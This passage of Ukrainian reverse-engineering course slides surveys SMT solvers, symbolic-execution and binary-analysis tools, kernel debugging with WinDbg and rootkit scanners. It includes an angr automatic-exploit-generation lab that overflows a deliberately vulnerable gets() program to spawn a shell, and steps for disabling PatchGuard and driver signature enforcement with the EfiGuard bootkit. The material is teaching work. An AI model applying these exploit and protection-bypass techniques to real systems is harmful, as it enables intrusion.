- раніше і <http://rise4fun.com/z3py>
- <https://tomforb.es/breaking-out-of-secured-python-environments/>
- issues are being fixed since 2013

Ліцензія – вільне програмне забезпечення (MIT), безкоштовна.

## Приклад: сума символів рядка у Z3Py, ex.py

```
#!/usr/bin/env python3
from z3 import *

msg = b"kitty"

s = Solver()
x = [BitVec('x%d' % i, 32) for i in range(len(msg))]
s.add(sum(x) == sum(msg))
for c in x:
    s.add(And(c > ord('a'), c < ord('z')))

#### get one solution
if s.check() == sat:
    print(s.model())

# [x0 = 108, x4 = 106, x1 = 121, x2 = 120, x3 = 110]
```

## Приклад: сума символів рядка у Z3Py, ex2.py

```
...
### get all solutions
solutions = []
while s.check() == sat:
    m = s.model()
    o = ''.join([chr(m[c].as_long()) for c in x])
    print(o, m)
    solutions.append(m)
    nc = []
    for v in m:
        t = v()
        nc.append(t == m[t])
    s.add(Not(And(nc)))
```

## Приклад: сума символів рядка у Z3Py, 15 розв'язків

```
$ ./ex2.py | head -15
```

```
lyxnj [x0 = 108, x4 = 106, x1 = 121, x2 = 120, x3 = 110]
cqpxy [x3 = 120, x2 = 112, x1 = 113, x4 = 121, x0 = 99]
brpxy [x3 = 120, x2 = 112, x1 = 114, x4 = 121, x0 = 98]
broyy [x3 = 121, x2 = 111, x1 = 114, x4 = 121, x0 = 98]
rboyy [x3 = 121, x2 = 111, x1 = 98, x4 = 121, x0 = 114]
rrjyn [x3 = 121, x2 = 106, x1 = 114, x4 = 110, x0 = 114]
nvjyn [x3 = 121, x2 = 106, x1 = 118, x4 = 110, x0 = 110]
mwjyn [x3 = 121, x2 = 106, x1 = 119, x4 = 110, x0 = 109]
mwjwp [x3 = 119, x2 = 106, x1 = 119, x4 = 112, x0 = 109]
nvjwp [x3 = 119, x2 = 106, x1 = 118, x4 = 112, x0 = 110]
jvnwp [x3 = 119, x2 = 110, x1 = 118, x4 = 112, x0 = 106]
jvvop [x3 = 111, x2 = 118, x1 = 118, x4 = 112, x0 = 106]
kwvql [x3 = 113, x2 = 118, x1 = 119, x4 = 108, x0 = 107]
osvql [x3 = 113, x2 = 118, x1 = 115, x4 = 108, x0 = 111]
gwwtl [x3 = 116, x2 = 119, x1 = 119, x4 = 108, x0 = 103]
```

## Інші SMT розв'язувачі

Існує велика кількість інших SMT та SAT розв'язувачів:

- CVC4 – <https://cvc4.github.io/>
- Boolector – <https://boolector.github.io/>
- CryptoMiniSat – <https://github.com/msoos/cryptominisat>
- ... <http://smtlib.cs.uiowa.edu/solvers.shtml>
- ... <https://smt-comp.github.io/2020/participants.html>

Далі в курсі використовується Z3Py, якщо інше не вказано явно.

Додаткові матеріали – [https://yurichev.com/SAT\\_SMT.html](https://yurichev.com/SAT_SMT.html)

# KLEE Symbolic Virtual Machine

KLEE – <https://klee.github.io/>:

- символічна віртуальна машина на основі інфраструктури LLVM;
- виконання біткоду LLVM з підтримкою символічних значень;
- емуляція POSIX/Linux до рівня підтримки uClibc;
- емуляція вводу та оточення для нативних програм та рівня POSIX/Linux.

Ліцензія – вільне програмне забезпечення (UIUC), безкоштовна.

# Manticore

Manticore – <https://github.com/trailofbits/manticore>:

- символічне дослідження програм – виконання з символічними вхідними даними (concolic execution), пошук помилок, генерація вхідних даних для досягнення заданого стану;
- інструментування коду та стану виконання;
- підтримується байткод EVM, WASM, Linux ELF (x86, x86\_64, aarch64, ARMv7);
- Python API.

Ліцензія – вільне програмне забезпечення (AGPLv3), безкоштовна.

## Інші платформи символічного виконання

Існує багато інших платформ символічного виконання:

- QSYM – <https://github.com/sslab-gatech/qsym>
- SymCC – <https://github.com/eurecom-s3/symcc>
- ... <https://github.com/kslackow/awesome-symbolic-execution>

# Angr

angr – <https://angr.io/>:

- платформа статичного та динамічного символічного (concolic) аналізу;
- підтримуються формати ELF, PE, CGC, Mach-O, ELF core dump;
- дизасемблер та перетворення проміжного коду (VEX IR lifting);
- інструментування програмного коду;
- символічне виконання;
- аналіз графу виконання (CFG), залежностей даних (DDA), множин значень (VSA);
- декомпіляція.

Ліцензія – вільне програмне забезпечення (BSD 2-Clause),  
безкоштовна.

## Приклад: автоматичне створення експлоїтів (AEG), kitty.c

```
#include <stdio.h>
#include <stdlib.h>
void win() { execv("/bin/sh", 0); }

int main() {
    char s[20];
    gets(s);
    if(*s == 'k' && s[1]+s[2] == 'i'+'t' && s[2] ==
       s[3] && s[3]*s[4] == 't'*'y' && s[4] == 'y')
        puts("hello kitty!");
    else exit(0);
}

$ gcc -no-pie -fno-stack-protector -o kitty kitty.c
$ strip -s kitty
```

## Приклад: AEG з angr, solve.py

```
#!/usr/bin/env python3
import angr
import claripy

p = angr.Project("kitty", auto_load_libs=False)
cfg = p.analyses.CFGFast()

execv = cfg.functions["execv"]
execv_node = cfg.model.get_node(execv.addr)
ap = cfg.model.get_all_predecessors(execv_node)
print("execv() call graph", ap)
win = [i.addr for i in ap if i.size == 21][0]
print("win() discovered at 0x{:x}".format(win))
p.factory.block(win).pp()
```

## Приклад: AEG з angr, solve.py (contd.)

```
inp = claripy.Concat(*[claripy.BVS("in%d" % i, 8)
    for i in range(48)])
p = angr.Project("kitty")
s = p.factory.full_init_state(stdin=inp)
sm = p.factory.simulation_manager(s)
sm.run()
print(sm)
for i,e in enumerate(sm.unconstrained):
    if(e.satisfiable(extra_constraints=(e.regs.pc
        == win,))):
        e.add_constraints(e.regs.pc == win)
        r = e.posix.dumps(0)
        print(i, e.regs.pc, r)
        open("expl.%d" % i, "wb").write(r)
```

## Приклад: AEG з angr, результати

```
$ ./solve.py
execv() call graph [<CFGNode 0x4010a0[11]>, <
CFGNode 0x40119a[21]>, <CFGNode 0x401196[4]>, <
CFGNode 0x40109b[5]>]
win() discovered at 0x40119a
0x40119a:      push    rbp
0x40119b:      mov     rbp, rsp
0x40119e:      mov     esi, 0
0x4011a3:      lea     rdi, [rip + 0xe5a]
0x4011aa:      call    0x4010a0
<SimulationManager with 43 deadended, 2
unconstrained>
1 <BV64 in47_57_8 .. in46_56_8 .. in45_55_8 ..
in44_54_8 .. in43_53_8 .. in42_52_8 ..
in41_51_8 .. in40_50_8> b'kitty...'
```

## Приклад: AEG з angr, результати 2

```
$ cat expl.0 - | ./kitty
hello kitty!
uname -a
Linux linux 5.6.0-1008-oem #8-Ubuntu SMP Thu Apr 16
07:46:04 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
```

```
$ hexdump -C expl.0
00000000  6b 69 74 74 79 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |kitty.....|
00000010  f5 f5 f5 f5 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |.....@....|
00000020  f5 f5 f5 f5 f5 f5 f5  9a 11 40 00 00 00 00 0a  |.....@....|
```

```
$ hexdump -C expl.1
00000000  6b 69 74 74 79 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |kitty.....|
00000010  f5 f5 f5 f5 f5 f5 f5  f5 f5 f5 f5 f5 f5 f5 f5  |.....@....|
00000020  f5 f5 f5 f5 f5 f5 f5  9a 11 40 00 00 00 00 00  |.....@....|
```

# Miasm

Miasm – <https://github.com/cea-sec/miasm>:

- платформа зворотньої розробки, аналіз / модифікація / генерація бінарного коду;
- підтримуються формати PE, ELF 32/64 LE/BE;
- асемблер та дизассемблер X86, ARM, MIPS, SH4, MSP430;
- перетворення коду у IR, JIT виконання;
- символічне виконання, спрощення виразів та деобфускація коду.

Ліцензія – вільне програмне забезпечення (GPLv2), безкоштовна.

## Приклади Miasm

- Деобфускація перетворень Obfuscator-LLVM
  - <https://blog.quarkslab.com/deobfuscation-recovering-an-llvm-protected-program.html>
- Obfuscator-LLVM (OLLVM)
  - <https://github.com/obfuscator-llvm/obfuscator>
  - instructions substitution, bogus control flow, control flow flattening
  - <https://www.virusbulletin.com/blog/2020/03/vb2019-paper-defeating-apt10-compiler-level-obfuscations/>

Додаткові матеріали – курс Advanced Binary Deobfuscation,  
<https://github.com/malrev/ABD>


# Triton

Triton – <https://github.com/JonathanSalwan/Triton/>:

- платформа динамічного бінарного аналізу (DBA);
- динамічне символічне виконання (DSE), аналіз залежностей (dynamic taint);
- AST представлення для x86, x86-64, AArch64;
- символічне виконання, спрощення виразів та деобфускація коду.


Ліцензія – вільне програмне забезпечення (Apache 2.0), безкоштовна.

# Архітектура Triton – <https://triton.quarkslab.com/>



## Приклади Triton

- Деобфускація віртуалізуючих обфускаторів
  - <https://triton.quarkslab.com/documentation/#presentations>
- Tigress diversifying virtualizer/obfuscator for C
  - <https://tigress.wtf/introduction.html>



# Інші платформи бінарного аналізу

Існує велика кількість інших платформ бінарного аналізу:

- BAP – <https://github.com/BinaryAnalysisPlatform/bap>
- S2E – <https://s2e.systems/>
- BitBlaze – <http://bitblaze.cs.berkeley.edu/>

## Кошенятко після лекції KPI\_RE



## Лекція 7: Аналіз коду ядра ОС та вбудованих систем

# У лекції

Аналіз коду ядра ОС та вбудованих систем:

- динамічний аналіз на рівні ядра Windows (WinDbg)
- динамічний аналіз на рівні ядра Linux/Android (QEMU/gdbstub)
- вбудовані системи (Firmware Mod Kit, FIRMADYNE)
- аналіз прошивок мікроконтролерів (BadUSB HID)

# WinDbg Kernel-Mode Debugging

WinDbg на рівні ядра – <https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/setting-up-kernel-mode-debugging-in-windbg-cdb-or-ntsd>:

- KDNET
  - мережеве підключення до віддаленої системи
- Кабельне підключення
  - Serial, USB 2.0/3.0, IEEE 1394
- Віртуальні машини
  - KDNET, KDCOM (віртуальний COM порт)
- Локальна система
  - windbg/kd -kl
  - LiveKD –  
<https://docs.microsoft.com/en-us/sysinternals/downloads/livekd>

## Приклад: KDNET, target 172.16.78.148

```
c:\test> kdnet 172.16.78.151 50000
Enabling network debugging on Intel(R) PRO/1000 MT
Network Connection.
```

To debug this machine, run the following command  
on your debugger host machine.

```
windbg -k net:port=50000,key=lhv917m8x1yh.1
a5ofn4185lic.2v6n1zqd339rb.2mmn9q588cpr5
```

Then reboot this machine by running shutdown -r -t  
0 from this command prompt.

## Приклад: KDNET, host 172.16.78.151

```
Microsoft (R) Windows Debugger Version 10.0.19041.1 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.
```

```
Using NET for debugging
```

```
Opened WinSock 2.0
```

```
Waiting to reconnect...
```

```
Connected to target 172.16.78.148 on port 50000 on local
IP 172.16.78.151.
```

```
You can get the target MAC address by running .
kdtargetmac command.
```

```
Connected to Windows 10 17763 x64 target at (Tue Jun  2
20:44:30.348 2020 (UTC - 7:00)), ptr64 TRUE
```

```
Kernel Debugger connection established.
```

```
Symbol search path is: srv*c:\Symbols*https://msdl.
microsoft.com/download/symbols
```

## Приклад: PatchGuard, DSE та буткіт EfiGuard

Відключення PG, DSE – <https://github.com/Mattiwatti/EfiGuard>:

- Оновлення існуючої системи з BIOS на UEFI
  - mbr2gpt /convert /allowfullos
- Завантажувальний USB диск
  - diskpart

```
list disk / select disk X / clean
create partition primary / select partition 1
format fs=fat32 quick / active / exit
```

- Розгортання EfiGuard
  - 7z x EfiGuard-\*.zip на USB диск
  - copy loader.config.efi bootx64.efi
- Завантаження системи
  - ESC, VMWare Boot Manager -> EFI USB Device

# Приклад: PatchGuard, DSE та буткіт EfiGuard (contd.)

```
[PatchNtoskrnl] ntoskrnl.exe at 0xFFFFF00041012000, size 0x96F000
[PatchNtoskrnl] Patching ntoskrnl.exe v10.0.17763.379...
[PatchNtoskrnl] Disabling PatchGuard... [INIT RVA: 0x98F000 - 0xA0A600]

== Searching for nt!KeInitAmd64SpecificState pattern in INIT ==
  Found KeInitAmd64SpecificState pattern at 0xFFFFF000423E05F0.
== Disassembling INIT to find nt!CcInitializeBcbProfiler ==
  Found CcInitializeBcbProfiler pattern at 0xFFFFF000423A13D.
== Disassembling INIT to find nt!ExpLicenseWatchInitWorker ==
  Found ExpLicenseWatchInitWorker pattern at 0xFFFFF000423BE6D0.
== Searching for nt!KIVerifyScopesExecute pattern in INIT ==
  Found KIVerifyScopesExecute pattern at 0xFFFFF000423E37BB.
== Searching for nt!KIMcaDeferredRecoveryService pattern in .text ==
  Found KIMcaDeferredRecoveryService pattern at 0xFFFFF00041BCF980.
== Searching for nt!KISwInterrupt pattern in .text ==
  Found KISwInterrupt pattern at 0xFFFFF00041BCB3EC.

Patched KeInitAmd64SpecificState [RVA: 0x9CE5D8].
Patched CcInitializeBcbProfiler [RVA: 0x98F324].
Patched ExpLicenseWatchInitWorker [RVA: 0x90C6B001].
Patched KIVerifyScopesExecute [RVA: 0x9D17A0].
Patched KIMcaDeferredRecoveryService [RVAs: 0x321420, 0x321450].
Patched KISwInterrupt [RVA: 0x1B93EC].

[PatchNtoskrnl] Successfully disabled PatchGuard.
[PatchNtoskrnl] Disabling DSE... [PAGE RVA: 0x57F000 - 0x914600]

== Disassembling PAGE to find nt!SeInitializeCodeIntegrity 'mov ecx, xxx' ==
  Found 'mov ecx, xxx' in SeInitializeCodeIntegrity [RVA: 0x70EEAC].
== Disassembling PAGE to find nt!SeValidateImageData 'mov eax, 0xC0000428' ==
  Found 'mov eax, 0xC0000428' in SeValidateImageData [RVA: 0x5CCF5E].
```

Patched SeCodeIntegrityQueryInformation [RVA: 0x64B760].

[PatchNtoskrnl] Successfully disabled DSE.

Successfully patched ntoskrnl.exe.

Press any key to continue.

## Приклад: PatchGuard, DSE та буткіт EfiGuard (contd. 2)

```
> windbg -k net:port=50000,key=lhv9l7m8x1yh.1a5ofn4185lic  
.2v6n1zqd339rb.2mmn9q588cpr5
```

Ctrl-Break

```
kd> u nt!SeCodeIntegrityQueryInformation L4
```

```
nt!SeCodeIntegrityQueryInformation:
```

```
fffff800 '4205d768 41c700080000000  mov dword ptr [r8],8  
fffff800 '4205d76f 33c0          xor eax,eax  
fffff800 '4205d771 c74104010000000  mov dword ptr [rcx+4],1  
fffff800 '4205d778 c3          ret
```

Див. EfiGuard/EfiGuardDxe/PatchNtoskrnl.c

## Приклад: SSDT у локальній системі

==== Local WinDbg

```
> bcdedit /debug on  
> shutdown -r -t 0  
> windbg -kl
```

==== LiveKD

```
> livekd64
```

LiveKd v5.63 – Execute kd/windbg on a live system

Sysinternals – [www.sysinternals.com](http://www.sysinternals.com)

Copyright (C) 2000–2020 Mark Russinovich and Ken Johnson

...

Loading Dump File [C:\Windows\livekd.dmp]

Kernel Complete Dump File: Full address space is  
available

Comment: 'LiveKD live system view'

==== kd> dps nt!KeServiceDescriptorTable

## Приклад: SSDT у локальній системі (contd.)

```
Ikd> dps nt!KeServiceDescriptorTable L4
fffff805 '6c58c880  ffffff805 '6c4247d0  nt!KiServiceTable
fffff805 '6c58c888  00000000'00000000
fffff805 '6c58c890  00000000'000001d1
fffff805 '6c58c898  ffffff805 '6c424f18  nt!KiArgumentTable
```

```
Ikd> dd nt!KiServiceTable
fffff805 '6c4247d0  fc313804  fc3a0100  01ffd102  04753d00
fffff805 '6c4247e0  0298eb00  fda14e00  028a5a05  028dad06
fffff805 '6c4247f0  0211c005  01cf2501  01d0ac00  02595000
```

...

Більше інформації у <https://ired.team/miscellaneous-reversing-forensics/windows-kernel/glimpse-into-ssdt-in-windows-x64-kernel>

# Приклад: AVZ – <https://www.z-oleg.com/secur/avz/>

**AVZ Antivirus Toolkit**

File Service AVZGuard AVZPM Help

Search scope File types Search parameters

- Local Disk (C:)
- DVD Drive (D:)

Automatic actions

- Enable malware removal mode:
- Viruses:
- AdWare:
- Spy/Spyware:
- Dialer/PornWare:
- HackTool:
- RiskWare:

Heuristic file deletion  
 Copy deleted files to 'Infected' folder  
 Copy suspicious files to Quarantine

Log

```
Windows version is: 10.0.18363, "Windows 10 Enterprise Evaluation", install date 16.03.2020 07:38:18 ; AVZ ^ System Restore: enabled
1. Searching for user-mode API hooks
1.1 Searching for user-mode API hooks
Analysis: kernel32.dll export table found in section .rdata
Function kernel32!ReadConsoleInputExA (1130) intercepted, method - ProcAddressHijack.GetProcAddress
Function kernel32!ReadConsoleInputExW (1131) intercepted, method - ProcAddressHijack.GetProcAddress
Analysis: ntdll.dll export table found in section .text
Analysis: user32.dll export table found in section .text
Function user32!Wow64Transition (1504) intercepted, method - CodeHijack (not defined)
Analysis: advapi32.dll export table found in section .text
Function advapi32!CvEventVtInte (1234) intercepted, method - ProcAddressHijack.GetProcAddress ->75E
Function advapi32!L_ScRegisterPreshutdownRestart (1387) intercepted, method - ProcAddressHijack.GetProcAddress
Analysis: ws2_32.dll export table found in section .text
Analysis: wininet.dll export table found in section .text
Analysis: rasapi32.dll export table found in section .text
Analysis: urlmon.dll export table found in section .text
Analysis: netapi32.dll export table found in section .text
Function netapi32!NetFreeAddJoinInformation (130) intercepted, method - ProcAddressHijack.GetProcAddress
Function netapi32!NetGetAddJoinInformation (131) intercepted, method - ProcAddressHijack.GetProcAddress
```

1.4 Searching for module imports

180/0/0

**Kernel Space Modules Viewer**

Module	Base address	Size in memory	Full name
Beep.SYS	1E1F0000	00A000 (40960)	C:\Windows\System32\Drivers\Beep.SYS
BOOTVID.dll	1B5A0000	00B000 (45056)	C:\Windows\System32\DRIVERS\BOOTVID.dll
bowser.sys	1E5B0000	025000 (15152)	C:\Windows\System32\Drivers\bowser.sys
cdd.dll	62660000	048000 (294912)	C:\Windows\System32\cdd.dll
cdrom.sys	1E170000	030000 (196608)	C:\Windows\System32\drivers\cdrom.sys
CEA.sys	1BE90000	019000 (102400)	C:\Windows\System32\drivers\CEA.sys
Cl.dll	1B760000	00D000 (905216)	C:\Windows\System32\Cl.dll
CLASSPNP.SYS	1CE30000	06B000 (438272)	C:\Windows\System32\drivers\CLASSPNP.SYS
cldflt.sys	1E0F0000	077000 (467424)	C:\Windows\System32\drivers\cldflt.sys
CLFS.SYS	1B510000	06B000 (425984)	C:\Windows\System32\drivers\CLFS.SYS
clipsp.sys	1B5B0000	105000 (1069056)	C:\Windows\System32\drivers\clipsp.sys
cmBatt.sys	1D440000	00F000 (61440)	C:\Windows\System32\drivers\cmBatt.sys
cmimcext.sys	1B740000	00E000 (57344)	C:\Windows\System32\drivers\cmimcext.sys
cng.sys	1B840000	0B0000 (770048)	C:\Windows\System32\drivers\cng.sys
ComposeBus.sys	1DDA0000	011000 (86932)	C:\Windows\System32\drivers\ComposeBus
condrv.sys	16C20000	013000 (77824)	C:\Windows\System32\drivers\condrv.sys
crashdump.sys	1E590000	01D000 (118784)	C:\Windows\System32\drivers\crashdump.sys
csc.sys	1DB30000	094000 (60208)	C:\Windows\System32\drivers\csc.sys
dfsc.sys	1DC30000	02C000 (180224)	C:\Windows\System32\drivers\dfsc.sys
disk.sys	1CE10000	01C000 (114688)	C:\Windows\System32\drivers\disk.sys
dump_diskdump.sys	1E3B0000	00E000 (57344)	C:\Windows\System32\drivers\dump_diskdump.sys
dump_dumpfve.sys	1E440000	01D000 (117874)	C:\Windows\System32\drivers\dumpfve.sys
dump_storahci.sys	1E3F0000	02E000 (188416)	C:\Windows\System32\drivers\dump_storahci.sys
dsgkm1.sys	1D420000	371000 (3608576)	C:\Windows\System32\drivers\dsgkm1.sys
dsgmms2.sys	1E460000	0DA000 (892928)	C:\Windows\System32\drivers\dsgmms2.sys
e165n64.sys	1DFD0000	08E000 (581632)	C:\Windows\System32\drivers\165n64.sys
EhStorClass.sys	1C1F0000	01B000 (110592)	C:\Windows\System32\drivers\EhStorClass.sys
flicrypt.sys	1E1B0000	015000 (86016)	C:\Windows\System32\drivers\flicrypt.sys
fileinfo.sys	1C210000	01A000 (106496)	C:\Windows\System32\drivers\fileinfo.sys
FLTMGR.SYS	1B6C0000	071000 (462848)	C:\Windows\System32\drivers\FLTMGR.SYS
Fs_Reco.sys	1C580000	00D000 (53248)	C:\Windows\System32\Drivers\Fs_Reco.sys
fvrol.sys	1C000000	0C9000 (823296)	C:\Windows\System32\DRIVERS\fvrol.sys

# Приклад: GMER – <http://www.gmer.net/>

GMER interface showing memory dump analysis for process 984 (dwm.exe).

Type	Name	Value
.text	C:\Windows\system32\hal.dll!KeStallExecutionProcessor + 114	fffff80617d5d722 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!KeStallExecutionProcessor + 121	fffff80617d5d729 4 bytes [E8, C2, F1, 0C]
.text	...	* 3
.text	C:\Windows\system32\hal.dll!KeQueryPerformanceCounter + 124	fffff80617d5d8ec 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!KeQueryPerformanceCounter + 131	fffff80617d5d8f3 4 bytes [E8, C8, DF, 0D]
.text	...	* 5
.text	C:\Windows\system32\hal.dll!HalRequestIpiSpecifyVector + 54	fffff80617d5de16 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalRequestIpiSpecifyVector + 61	fffff80617d5de1d 4 bytes [E8, 2E, 10, 14]
.text	...	* 15
.text	C:\Windows\system32\hal.dll!HalRequestIpi + 81	fffff80617d5e271 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalRequestIpi + 88	fffff80617d5e278 4 bytes [E8, D3, 0B, 14]
.text	...	* 17
.text	C:\Windows\system32\hal.dll!HalRequestClockInterrupt + 81	fffff80617d5e7b1 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalRequestClockInterrupt + 88	fffff80617d5e7b8 4 bytes [E8, 93, 06, 14]
.text	...	* 17
.text	C:\Windows\system32\hal.dll!HalRequestSoftwareInterrupt + 357	fffff80617d5f285 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalRequestSoftwareInterrupt + 364	fffff80617d5f28c 4 bytes [E8, 0F, 92, 15]
.text	C:\Windows\system32\hal.dll!HalPerformEndOfInterrupt + 247	fffff80617d5f457 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalPerformEndOfInterrupt + 254	fffff80617d5f45e 4 bytes [E8, AD, FB, 40]
.text	...	* 5
.text	C:\Windows\system32\hal.dll!HalCalibratePerformanceCounter + 322	fffff80617d61d622 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalCalibratePerformanceCounter + 329	fffff80617d61d694 4 bytes [E8, 32, 46, 1F]
.text	C:\Windows\system32\hal.dll!HalInitializeOnResume + 633	fffff80617d628692 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalInitializeOnResume + 640	fffff80617d628704 2 bytes [E8, 8B, 70, 1B]
.text	C:\Windows\system32\hal.dll!HalGetBusDataByOffset + 785	fffff80617d635312 2 bytes [4C, 8B]
.text	C:\Windows\system32\hal.dll!HalGetBusDataByOffset + 792	fffff80617d635384 4 bytes [E8, 53, CF, 0C]
.text	...	* 3

Sections: C:\Windows\system32\dwm.exe [984] @ C:\Windows\System32\UIAnimation.dll

GMER 2.2.19882 WINDOWS 6.2.9200 x64 AntiVirus: <http://www.avast.com>

Exit

System  
Sections  
IAT/EAT  
Devices  
Trace I/O  
Modules  
Processes  
Threads  
Libraries  
Services  
Registry  
Files  
 Quick scan  
 C:\  
ADS  
Show all  
3rd party  
Stop  
Copy  
Save ...

# Приклад: PC Hunter – <http://www.xuetr.com/>

**wocksjpnks**

Process	Kernel Module	Kernel	Ring0 Hooks	Ring3 Hooks	Network	Registry	File	Startup Info	Other	Examination	Setting	About
Driver Name	Image Base	Image Size	DriverObject	Driver Path	Service N...	Load...	File Corporat					
ntoskrnl.exe	0xFFFFF80002A66000	0x005DD0000	-	C:\Windows\system32\ntoskrnl.exe		0	Microsoft Cor					
hal.dll	0xFFFFF80002A1E000	0x00048000	-	C:\Windows\system32\hal.dll		1	Microsoft Cor					
kdcom.dll	0xFFFFF80000B1000	0x0000A000	-	C:\Windows\system32\kdcom.dll		2	Microsoft Cor					
mcupdate_Genu...	0xFFFFF88000C49000	0x0004F000	-	C:\Windows\system32\mcupdate_GenuineIntel.dll		3	Microsoft Cor					
PSHED.dll	0xFFFFF88000C98000	0x00014000	-	C:\Windows\system32\PSHED.dll		4	Microsoft Cor					
CLFS.SYS	0xFFFFF88000CAC000	0x00060000	0xFFFFFA8031CB8830	C:\Windows\system32\CLFS.SYS	CLFS	5	Microsoft Cor					
CI.dll	0xFFFFF88000DC0000	0x00075000	-	C:\Windows\system32\CI.dll		6	Microsoft Cor					
Wdf01000.sys	0xFFFFF88000EC5000	0x0002C000	0xFFFFFA8030E581F0	C:\Windows\system32\drivers\Wdf01000.sys	Wdf01000	7	Microsoft Cor					
WDFLDR.SYS	0xFFFFF88000F87000	0x00010000	-	C:\Windows\system32\drivers\WDFLDR.SYS		8	Microsoft Cor					
ACPI.sys	0xFFFFF88000F97000	0x00057000	0xFFFFFA8030F20770	C:\Windows\system32\drivers\ACPI.sys	ACPI	9	Microsoft Cor					
WMILIB.SYS	0xFFFFF88000FEE000	0x00009000	-	C:\Windows\system32\drivers\WMILIB.SYS		10	Microsoft Cor					
msisadvr.sys	0xFFFFF88000E00000	0x0000A000	0xFFFFFA8031B07680	C:\Windows\system32\drivers\msisadvr.sys	msisadvr	11	Microsoft Cor					
pci.sys	0xFFFFF88000EA0000	0x00033000	0xFFFFFA803110900	C:\Windows\system32\drivers\pci.sys	pci	12	Microsoft Cor					
vdrvroot.sys	0xFFFFF88000E30000	0x0000D000	0xFFFFFA8031A787F0	C:\Windows\system32\drivers\vdrvroot.sys	vdrvroot	13	Microsoft Cor					
partmgr.sys	0xFFFFF88000E4A000	0x00015000	0xFFFFFA8031D8E70	C:\Windows\System32\drivers\partmgr.sys	partmgr	14	Microsoft Cor					
compbatt.sys	0xFFFFF88000E5F000	0x00009000	0xFFFFFA8031B08920	C:\Windows\system32\DRIVERS\compbatt.sys	Compbatt	15	Microsoft Cor					
BATTIC.SYS	0xFFFFF88000E68000	0x0000C000	-	C:\Windows\system32\DRIVERS\BATTIC.SYS		16	Microsoft Cor					
volmgr.sys	0xFFFFF88000E74000	0x00014000	0xFFFFFA8031FB2C20	C:\Windows\system32\drivers\volmgr.sys	volmgr	17	Microsoft Cor					
volmgrx.sys	0xFFFFF88000D81000	0x0005C000	0xFFFFFA8031DD1A20	C:\Windows\System32\drivers\volmgrx.sys	volmgrx	18	Microsoft Cor					
intelide.sys	0xFFFFF88000E88000	0x00008000	0xFFFFFA8031FB3A70	C:\Windows\system32\drivers\intelide.sys	intelide	19	Microsoft Cor					
PCIIDEX.SYS	0xFFFFF88000E90000	0x00010000	-	C:\Windows\system32\drivers\PCIIDEX.SYS		20	Microsoft Cor					
vmci.sys	0xFFFFF88000EA0000	0x0001C000	0xFFFFFA8031A735B0	C:\Windows\system32\DRIVERS\vmci.sys	vmci	21	VMware, Inc.					
vssock.sys	0xFFFFF88000DD0000	0x00018000	0xFFFFFA8031C3A7C0	C:\Windows\system32\DRIVERS\vssock.sys	vssock	22	VMware, Inc.					
